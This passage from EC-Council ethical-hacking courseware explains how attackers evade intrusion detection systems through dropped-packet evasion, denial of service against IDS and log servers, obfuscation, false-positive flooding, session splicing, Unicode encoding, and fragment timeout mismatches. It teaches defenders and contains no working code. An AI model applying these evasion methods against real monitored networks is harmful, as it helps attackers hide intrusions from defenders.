An "evasion" attack occurs when the IDS discards packets while the host that has to get the packets accepts them. Using this technique, an attacker exploits the host computer. Evasion attacks have an adverse effect on the accuracy of the IDS. An evasion attack at the IP layer allows an attacker to attempt arbitrary attacks against hosts on a network without the IDS ever realizing it. The attacker sends portions of the request in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the ID system's view. For example, if the attacker sends a malicious sequence byte by byte, and if the IDS rejects only one byte, it cannot detect the attack. Here, the IDS gets fewer packets than the destination.

One example of an evasion attack is when an attacker opens a TCP connection with a data packet. Before any TCP connection can be used, it must be "**opened**" with a handshake between the two endpoints of the connection. An essential fact about TCP is that the handshake packets can themselves bear data. The IDS that does not accept the data in these packets is vulnerable to an evasion attack.





Figure 12.34: Illustration of Evasion technique

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial-of-Service Attack (DoS)

Multiple types of DoS attack will work against IDS. The attacker identifies a point of network processing that requires the allocation of a resource, causing a condition to occur in which all of that resource is consumed. The resources affected by the attacker are CPU cycles, memory, disk space, and network bandwidth. Attackers monitor and attack the CPU capabilities of the IDS. This is because the IDS needs half of a CPU cycle to read the packets, detect the purpose of their existence, and then compare them with some location in the saved network state. An attacker can verify the most computationally expensive network processing operations and then compel the IDS to spend all its time in carrying out useless work.

An IDS requires memory for a variety of tasks such as generating a match for the patterns, saving the TCP connections, maintaining reassembly queues, and producing buffers for the data. In the initial phase, the system requires memory to read the packets. The system will allocate the memory for network processing operations. An attacker can verify the processing operations that require the IDS to allocate memory and force the IDS to assign all of its memory for meaningless information.

In certain circumstances, the IDS store activity logs on the disk. The stored events occupy most of the disk space. Most computers have limited disk space. The attackers can occupy a significant part of the disk space on the IDS by creating and storing a large number of useless events. This renders the IDS useless in terms of storing real events.

Network IDS record the activity on the networks they monitor. They are competent because networks are rarely used to their full capacity; few monitoring systems can cope with an extremely busy network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The IDS, unlike an end system, must read everyone's packets, not just those explicitly sent to it. An attacker can overload the network with meaningless information and prevent the IDS from keeping up with what is happening on the network.


Many IDS today employ central logging servers that are used exclusively to store IDS alert logs. The central server's function is to centralize alert data so that it is viewed as a whole rather than on a system-by-system basis.

However, if attackers know the central log server's IP address, they could slow it down or even crash it using a DoS attack. After shutting down the server, attacks could go unnoticed because the alert data is now no longer logged.

Using this evasion technique, an attacker

- Causes the device to lock up
- Causes personnel to be unable to investigate all the alarms
- Causes more alarms than can be handled by management systems (such as databases, etc.)
- Fills up disk space, preventing attacks from being logged
- Consumes the device's processing power and allows attacks to sneak by

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Obfuscating


Obfuscation means to make code more difficult to understand or read, generally for privacy or security purposes. A tool called an obfuscator converts a straightforward program into one that works in the same way but which is much more difficult to understand.

Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. An attacker manipulates the path referenced in the signature to fool the HIDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode. Polymorphic code is another means to circumvent signature-based IDS by creating unique attack patterns so that the attack does not have a single detectable signature. Attackers perform obfuscated attacks on encrypted protocols such as HTTPS. Attackers can also use obfuscation techniques such as digital steganography to bypass IDS and deploy malware on to the target system lying beyond the IDS.

False Positive Generation

This mode does not attack the target; instead, it does something relatively ordinary. In this mode, the IDS generates an alarm when no condition is present to warrant one. Another attack similar to the DoS method is to create a significant amount of alert data that the IDS will log. Attackers construct malicious packets known to trigger alerts within the IDS, forcing it to generate a large number of false reports. Such an attack creates a large amount of log "noise" in an attempt to blend real attacks with fake ones. Attackers know all too well that when looking at log data, it can be challenging to differentiate between legitimate attacks and false positives. If attackers know the IDS, they can even generate false positives specific to that IDS. Attackers then use these false positive alerts to hide real attack traffic. Attackers can bypass IDS unnoticed, as it is difficult to differentiate the attack traffic from the large volume of false positives.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Splicing

Session splicing is an IDS evasion technique that exploits how some IDS do not reconstruct sessions before pattern-matching the data. It is a network-level evasion method used to bypass IDS where an attacker splits the attack traffic into an excessive number of packets such that no single packet triggers the IDS. The attacker divides the data in the packets into small portions of a few bytes and evades the string match while delivering the data. The IDS cannot handle an excessive number of small-sized packets and fails to detect the attack signatures. If attackers know what IDS is in use, they could add delays between packets to bypass reassembly checking. This approach is effective against IDS that do not reconstruct packets before checking them against intrusion signatures. If attackers are aware of the delay in packet reassembly at the IDS, they can add delays between packet transmissions to bypass the reassembly.

Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as **Nessus** for session-splicing attacks.

Unicode Evasion Technique

Unicode is a character coding system that supports encoding, processing, and displaying of written texts for universal languages to maintain consistency in a computer representation. Several standards, such as Java, LDAP, and XML, require Unicode, and many OS and applications support it. Attackers can implement an attack by different character encodings known as "**code**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

points" in the Unicode code space. The most commonly used character encodings are Unicode Transformation Format (UTF)-8 and UTF-16.

For Example: In UTF-16, the character "/" can be represented as "%u2215" and "e" as "%u00e9"; in UTF- 8, "©" can be represented as "%c2%a9" and "≠" as "%e2%89%a0."

Problems with Unicode:


In the Unicode code space, all the code points are treated differently, but it is possible that there are multiple representations of a single character. There are also code points that alter the previous code points. Moreover, applications or OS may assign the same representation to different code points. Because of this complexity, some IDS mishandle Unicode, as Unicode allows multiple interpretations of the same characters.

For example, "\" represents 5C, C19C, and E0819C, which makes writing pattern-matching signatures very difficult. Taking advantage of this fact, attackers can convert attack strings into Unicode characters to avoid pattern and signature matching in the IDS. Attackers can also encode URLs in HTTP requests using Unicode characters to bypass HTTP-based attack detection at the IDS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Fragmentation Attack

- Fragmentation can be used as an attack vector when **fragmentation timeouts** vary between the IDS and the host
- If the fragment reassembly timeout is **10 sec** at the IDS and **20 sec** at the target system, attackers will send the second fragment **15 sec** after sending the first fragment
- In this scenario, the IDS will **drop the fragments** as the second fragment is received after its reassembly time, but the target system will reassemble the fragments
- Attackers will keep sending the fragments with **15 sec delays** until all the attack payload is reassembled at the target system

